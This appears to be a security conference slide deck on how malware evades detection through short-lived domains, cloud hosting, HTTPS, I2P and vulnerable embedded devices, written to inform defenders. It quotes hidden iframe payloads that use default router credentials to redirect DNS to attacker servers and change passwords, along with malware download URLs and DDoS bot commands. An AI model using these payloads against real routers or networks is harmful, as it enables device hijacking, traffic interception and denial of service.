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SESSION ID: SPO3-T08

Tracking Ghosts Through the Fog

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CHANGE

Challenge today's security thinking




Outline

- ◆ Flying through the fog
 - ◆ One-hit Wonders and One-day Wonders
 - ◆ Cloud
 - ◆ TLDs and IDNs
 - ◆ Mobile
 - ◆ Encrypted Traffic
 - ◆ Embedded Systems




Interesting Discovery Number One:

“One-hit Wonders”



One-hit Wonders


- ◆ Start with the “most interesting” part of the Web...
 - ◆ ...in a 24 hour period: over 6.2 million active fringe hosts*



One-hit Wonders: A Closer Look

- ◆ Next step: look at the age of the hosts...

Just a few
normal-traffic
hosts are new...
(2% overall)



...but 1/4 of
one-hit
wonders are
new!
(16% overall)





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Interesting Discovery Number Two:

“One-day Wonders”



What Does Normal Look Like?


- ◆ Researching “normal” traffic levels for sites...
 - ◆ How much daily traffic?
 - ◆ Google, Facebook, Twitter, Youtube, Baidu, etc. have a **lot!**
 - ◆ (every day!)
 - ◆ But how much daily traffic for other sites?
 - ◆ (it's like our version of Alexa...)
- ◆ We looked at 90 days of all our traffic
 - ◆ (whether already in our main database or not)
- ◆ Over 660 million unique hosts* showed up at least once...



One-day Wonders

Of 660 Million
Total Hostnames


470 Million
Existed 24 hours or less



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
We must hide! Quick, to the cloud!



Top Malware Hosting Countries




Top Malware Hosting Providers



Good Cloud / Bad Cloud

◆ Allow or Deny

- ◆ GET <https://docs.google.com/uc?authuser=0&id=0B4fsHdBQBTWbGIGTmNzaktCaG8&export=download>
- ◆ GET
https://dl.dropboxusercontent.com/content_link/qkwlfHU4GSr9poOUdzPy2zUYDmbxKcOn86jUVOPYNntbUkdU1d42dZcWdLjeOFgO?dl=1
- ◆ POST <http://webdav.cloudme.com/franko7046/CloudDrive/KNKbLTFr04t1mrfDV/PAG/Q0Ohjw0sdql5S/U.txt>
- ◆ GET <http://1qporka.s3.amazonaws.com/>
- ◆ GET <https://evernote.com/intl/zh-cn>
- ◆ GET <http://www.sendspace.com/defaults/wpickurl.html>
- ◆ Src IP Addr:Port Dst IP Addr:Port Packets Bytes
10.0.1.23:5675 -> 173.194.66.19:465 (gmail.com) 26 32456





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More Places to Hide:

A quick look at the TLD & IDN explosions



The TLD Explosion

1998, 2001, 2005, 2011:

.aero, .asia, .biz, .cat, .coop,
.info, .int, .jobs, .mobi,
.museum, .name, .post, .pro,
.tel, .temasek, .travel, .xxx


1985:

.com, .edu, .gov, .mil, .net, .org
(and country codes: .jp, .cn, .de,
.ru, .hr, ...)

2013-2014:

.abogado, .academy, .accountants, .actor, active,
.ads, .adult, .agency, .airforce, .allfinanz, .alsace,
.amsterdam, .android, .quarelle, .archi, .army,
.associates, .attorney, .auction, .audio, .autos, .axa,
.band, .bank, .bar, .barclaycard, .barclays,
.bargains, .bayern, .beer, .berlin, .best, .bharti,
.bid, .bike, .bio, .black, .blackfriday, .bloomberg,
.blue, .bmw, .bnpparibas, .boats, .bond, .boo,
.boutique, .brussels, .budapest, .build, .builders,
.business, .buzz, .bzh, .cab, .cal, .camera, .camp,
.cancerresearch, .capetown, .capital, .caravan,
.cards, .care, .career, .careers, .cartier, .casa, .cash,
.catering, .cbn, .center, .ceo, .cern, .channel,
.cheap, .chloe, .christmas, .chrome, .church, .citic,
.city, .claims, .cleaning, .click, .clinic, .clothing,
.club, .coach, .codes, .coffee, .college, .cologne,
.community, .company, .computer, .condos,
.construction, .consulting, .contractors, .cooking,
.cool, .country, .credit, .creditcard, .cricket, .crs,
.cruises, .cuisinella, .cymru, ...

IDNs Added to Our Database Each Year



wikipedia.org / wikipedia.org : xn--wkd-8cdx9d7hbd.org

ચેતનાંgoogle.com, ઎નેરગો-પ્રોફિટ.રો, 革બસ્વpn.com, ...





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
I'll go where you go: Hiding in mobile



Malicious Mobile Apps



Mobile Malware



- ◆ Most malware is installed by the users
 - ◆ Permissions requested by app ignored
- ◆ We've trained users to click through EULAs, why should we expect anything different for permissions?
 - ◆ F-Secure EULA experiment
- ◆ Once installed malware goes mostly unmonitored

Your first born child

In using this service, you agree to relinquish your first born child to F-Secure, as and when the company requires it. In the event that no children are produced, your most beloved pet will be taken instead. The terms of this agreement stand for eternity.

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**Maybe the best place to
hide: where *everything* is
hidden...**




Growth in SSL/HTTPS

- ◆ In our “Top 50” sites:
- ◆ 69% use HTTPS by default
 - ◆ Only sites with news and entertainment typically default to HTTP
 - ◆ (for example, ESPN, BBC, CNN, Pandora...)
- ◆ Some customers tell us their network mix is 40-50% SSL
- ◆ If malware comes ***in*** via HTTPS, none of your defenses see it...
- ◆ Likewise, you don't see malicious ***outbound*** traffic in SSL/HTTPS




Malware Hiding in HTTPS

- ◆ In the old days, I didn't worry about malware coming in via HTTPS...
- ◆ ...but in 2014 we saw a lot of attacks using file sharing sites
 - ◆ Dropbox.com, Box.com, Cubby.com, Copy.com, etc.
 - ◆ (and Amazon, Google, and MS clouds)
 - ◆ All using HTTPS
- ◆ ...also, rising use of “2nd Stage” malware
 - ◆ Pay-per-install black hat services have been around for a while...
 - ◆ ...but really took off with CryptoLocker...
 - ◆ ...and Dyre has been very successful using Upatre as its first stage




Botnets and SSL

- ◆ `sslbl.abuse.ch` (the “Zeus Tracker” site)
- ◆ 588 blacklisted SSL certificates (May `14 – Mar `15):
 - ◆ Most (recently) are “**Dyre C&C**”
 - ◆ Many are “**KINS C&C**”, “**Vawtrak MITM**”, “**Shylock C&C**”
 - ◆ Several are generic “**Malware C&C**”, “**Ransomware C&C**”
 - ◆ A few “**URLzone C&C**”, “**TorrentLocker C&C**”, “**CryptoWall C&C**”, “**Upatre C&C**”, “**Spambot C&C**”, “**Retefe C&C**”, “**Zeus MITM**”...
- ◆ ...that's over a dozen recent malware families using SSL




Ransomware Loves Encryption

- ◆ Recent CTB-Locker attack used https * URLs for payload
- ◆ Payload: fake *.tar.gz* file (actually encrypted * blob)
- ◆ Payload is decrypted, and then it encrypts * your files
 - ◆ (using “Elliptic Curve” crypto)
- ◆ C&C handled via TOR *
- ◆ Payment via Bitcoin (a crypto-currency *)
- ◆ ... Curve+Tor+Bitcoin = “CTB Locker”




You've Heard of TOR – What About I2P?

- ◆ I2P = “Invisible Internet Project”
- ◆ Dyre started using it in February
 - ◆ (but “rudimentary and buggy” – Andrew Brandt, Blue Coat blog)
- ◆ By March, working well
- ◆ (i.e., the Bad guys are aggressively pursuing new “fog machines”...)



/14/m_i2p64/cannot%20get/0
/2/5/m_i2p64/
/14/m_i2p64/65520/0/
/14/i2p/event_type%20=%200/0/
/14/i2p/event_type%20=%205/0/
/14/i2p/no%20response%20from%20module/0/
/14/i2p/no%20response%20from%20module/0/
/14/i2p/no%20response%20from%20module/0/
/14/i2p/no%20response%20from%20module/0/
/14/i2p/no%20response%20from%20module/0/
/14/i2p/no%20response%20from%20module/0





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Hiding where nobody looks: Embedded systems



What Year is This?

CVE-????-0329	Hardcoded telnet password
CVE-????-2321	Unauth web request can enable telnet
CVE-????-2718	MitM, unverified integrity of firmware download
CVE-????-4018	Default password of admin
CVE-????-4154	Password can be obtained via unauth web request
CVE-????-4155	CSRF attack to change admin password
CVE-????-7270	CSRF attack to hijack authentication
CVE-????-9019	Multiple CSRF attacks
CVE-????-9020	XSS into domain parameter
CVE-????-9021	Multiple XSS (Too many cooks)
CVE-????-9027	Multiple CSRF
CVE-????-9183	Default password of admin
CVE-????-9184	Auth bypass
CVE-????-9222	Remote escalation via Cookie (Misfortune cookie)
CVE-????-9223	Buffer overflow, possible remote execution
CVE-????-9583	Auth bypass via crafted packet to port 9999
CVE-????-1437	XSS via flag parameter

SOHOpelessly Broken

```
34  <!--
35  modem 192.168.0.1 /DSL-500G Admin Login/ admin:admin
36  -->
37  <iframe  src="http://admin:admin@192.168.0.1/Action?id=59&dns_status=1&p_DNS=134.19.176.13&a_DNS=173.208.175.178&cmdSubmit.x=25&cmdSub
38  <iframe  width="0" height="0" src="http://admin:admin@192.168.0.1/Action?id=90&dest_addr=1&ip=&igmp=0&cmdReboot=Save+and+Reboot" frame

120  modem 192.168.0.1 Realtron WebServer 1.1
121  -->
122  <iframe  width="0" height="0" src="http://admin:admin@192.168.0.1/form2Dns.cgi?dnsMode=1&dns1=134.19.176.13&dns2=173.208.175.178&dns3=


1004  modem 10.1.1.1 /dlink/ admin:DLKT20090202
1005  -->
1006  <iframe  width="0" height="0" src="http://admin:DLKT20090202@10.1.1.1/password.cgi?sysPassword=E48gV46hMm" frameborder="0"></iframe>
1007  <iframe  width="0" height="0" src="http://admin:DLKT20090202@10.1.1.1/dnscfg.cgi?dnsPrimary=134.19.176.13&dnsSecondary=173.208.175

4148  <iframe  width="0" height="0" src="http://admin@201.27.208.198/wan_poe.cgi?dns1=134.19.176.13" frameborder="0"></iframe>
4149
4150  <iframe  width="0" height="0" src="http://admin@201.27.208.198/h_wan_dhcp.cgi?dns1=134.19.176.13" frameborder="0"></iframe>
4151
```

Lizard Squad




- ◆ Hacker group known for their DDoS capabilities
- ◆ Notable DDoS attacks
 - ◆ League of Legends
 - ◆ Destiny
 - ◆ PlayStation
 - ◆ Xbox Live
 - ◆ North Korea



LizardStresser

\$ 10.00 A MONTH	\$ 20.00 A MONTH
100 Second Boots 1 Concurrent Attack(s) Up to 100 Gbps UDP, TCP, Layer 7	250 Second Boots 1 Concurrent Attack(s) Up to 100 Gbps UDP, TCP, Layer 7
View Package	View Package
\$ 30.00 A MONTH	\$ 40.00 A MONTH
500 Second Boots 1 Concurrent Attack(s) Up to 100 Gbps UDP, TCP, Layer 7	1200 Second Boots 1 Concurrent Attack(s) Up to 100 Gbps UDP, TCP, Layer 7
View Package	View Package

- ◆ DDoS services sold as LizardStresser
- ◆ Supported by botnet of IoT devices
- ◆ Can run on ARM, MIPS, MIPS-eI, SH, PPC, i386, and amd64 systems
- ◆ Very low detection rate in VT for most versions




Listener Bot



```
udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800  
udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800  
udp 162.219.xxx.xxx port=80,time=60  
http 188.165.xxx.xxx host=_____.com,time=600  
http 188.165.xxx.xxx host=_____.com,time=600  
